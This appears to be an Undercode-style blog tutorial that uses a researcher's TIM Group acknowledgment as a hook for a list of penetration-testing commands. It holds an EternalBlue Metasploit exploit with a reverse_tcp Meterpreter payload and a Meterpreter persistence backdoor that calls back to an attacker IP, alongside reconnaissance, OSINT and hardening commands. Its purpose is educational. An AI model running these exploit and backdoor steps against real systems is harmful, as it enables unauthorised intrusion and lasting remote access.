Listen to this Post

Introduction:
In an era where telecommunications infrastructure is a prime target for nation-states and cybercriminals alike, the security of giants like Telecom Italia (TIM Group) is paramount. This article deconstructs the core technical skills, from penetration testing to OSINT, that security researchers use to identify and remediate critical vulnerabilities in global assets before they can be exploited.
Learning Objectives:
- Master essential command-line tools for penetration testing and vulnerability assessment.
- Understand the application of OSINT and threat intelligence gathering techniques.
- Learn practical commands for system hardening and post-breach analysis.
You Should Know:
1. Network Reconnaissance and Enumeration
The first phase of any security assessment involves mapping the target’s digital footprint. This is achieved through a combination of network scanning and service enumeration.
Command:
nmap -sS -sV -sC -O -p- 192.168.1.1
Step-by-step guide:
This Nmap command is a comprehensive scan. `-sS` initiates a stealthy SYN scan. `-sV` probes open ports to determine service/version information. `-sC` runs scripts from the Nmap Scripting Engine for default vulnerability checks. `-O` attempts to identify the remote operating system. `-p-` tells Nmap to scan all 65,535 ports. Run this from your Kali Linux terminal, replacing the IP with your target. The output will provide a detailed map of open ports, running services, and potential entry points.
2. Web Application Vulnerability Scanning
Web applications are a common attack vector. Automated tools can help identify known vulnerabilities like SQL Injection and Cross-Site Scripting (XSS).
Command:
nikto -h https://targetwebsite.com
Step-by-step guide:
Nikto is a classic web scanner. The `-h` flag specifies the target host. Execute this in your terminal to launch a series of tests against the web server. It will check for outdated server software, potentially dangerous files, and common misconfigurations, providing a quick health assessment of the web-facing infrastructure.
3. OSINT and Threat Intelligence Gathering
Open-Source Intelligence (OSINT) is crucial for understanding an attacker’s view of your organization. TheHarvester is a key tool for this phase.
Command:
theHarvester -d telecompany.com -b google,linkedin
Step-by-step guide:
This command instructs theHarvester to search for information related to `telecompany.com` using the `google` and `linkedin` data sources (-b). Run it from a Linux terminal. It will gather publicly available data like email addresses, subdomains, and employee names from LinkedIn, helping to build a target profile for social engineering or attack surface analysis.
4. Exploiting Vulnerabilities with Metasploit
When a vulnerability is identified, the Metasploit Framework provides a controlled environment for exploitation and proof-of-concept.
Command (within msfconsole):
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.0.0.50
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.100
exploit
Step-by-step guide:
After launching `msfconsole` in Kali Linux, the `use` command selects the EternalBlue exploit. `set RHOSTS` defines the target machine. `set PAYLOAD` configures the code to be executed on the target, in this case, a Meterpreter shell that connects back to your machine (LHOST). The `exploit` command launches the attack. This demonstrates how critical unpatched systems can be compromised.
5. Post-Exploitation and Persistence
Gaining initial access is only the beginning. Attackers often establish persistence to maintain access.
Command (Meterpreter):
run persistence -U -i 5 -p 443 -r 192.168.1.100
Step-by-step guide:
This Meterpreter script creates a persistent backdoor. `-U` makes it start when the User logs on. `-i 5` sets the connection retry interval to 5 seconds. `-p` and `-r` specify the attacker’s port and IP address. Understanding this technique is vital for blue teams to hunt for such artifacts during incident response.
6. Cloud Infrastructure Hardening
With the shift to cloud, securing configurations is non-negotiable. AWS CLI commands can audit for misconfigurations.
Command:
aws iam get-account-password-policy
Step-by-step guide:
This AWS CLI command retrieves the password policy for your AWS account. Run it in your command line with appropriate credentials. A strong output will show requirements for minimum length, character types, and password rotation. A weak policy is a critical finding in any cloud security audit.
7. API Security Testing
Modern apps rely heavily on APIs, which are frequently poorly secured. Tools like `kiterunner` are specialized for discovering and scanning API endpoints.
Command:
kr scan https://api.target.com -w ~/wordlists/data/routes-large.kite
Step-by-step guide:
Kiterunner (kr) goes beyond traditional scanners by bruteforcing API routes. The `-w` flag specifies a wordlist of common API endpoints. Execute this to discover hidden, undocumented API routes that could be vulnerable to unauthorized access or data leakage.
What Undercode Say:
- The methodology securing top-tier corporations is not reliant on secret tools, but on the masterful application of public, open-source technologies.
- A proactive, adversarial mindset—thinking like an attacker—is the most effective defense for protecting critical infrastructure.
The recognition of security researchers like Biswajeet Ray by global telecom leaders underscores a critical shift. Organizations are no longer solely dependent on internal, reactive security teams. They are actively leveraging the global white-hat community to proactively find and fix flaws. This crowdsourced security model, built on a foundation of standardized tools and techniques, is becoming essential for protecting national-critical infrastructure. The technical commands outlined are the very instruments used to puncture defenses in a controlled manner, forcing necessary evolution and hardening. This public acknowledgment by TIM Group is a testament to the value and impact of this collaborative approach to cybersecurity.
Prediction:
The public hall-of-fame model for bug bounties and responsible disclosure will evolve into formalized, continuous penetration testing partnerships between major corporations and elite security researchers. This will create a “cyber-militia” – a global, on-demand force of ethical hackers proactively defending critical infrastructure. The tools will become more automated and integrated with AI for initial reconnaissance, but the creative, analytical thinking of the human operator will remain the irreplaceable core of finding novel, business-logic flaws that automated scanners miss.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Biswajeet Ray – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


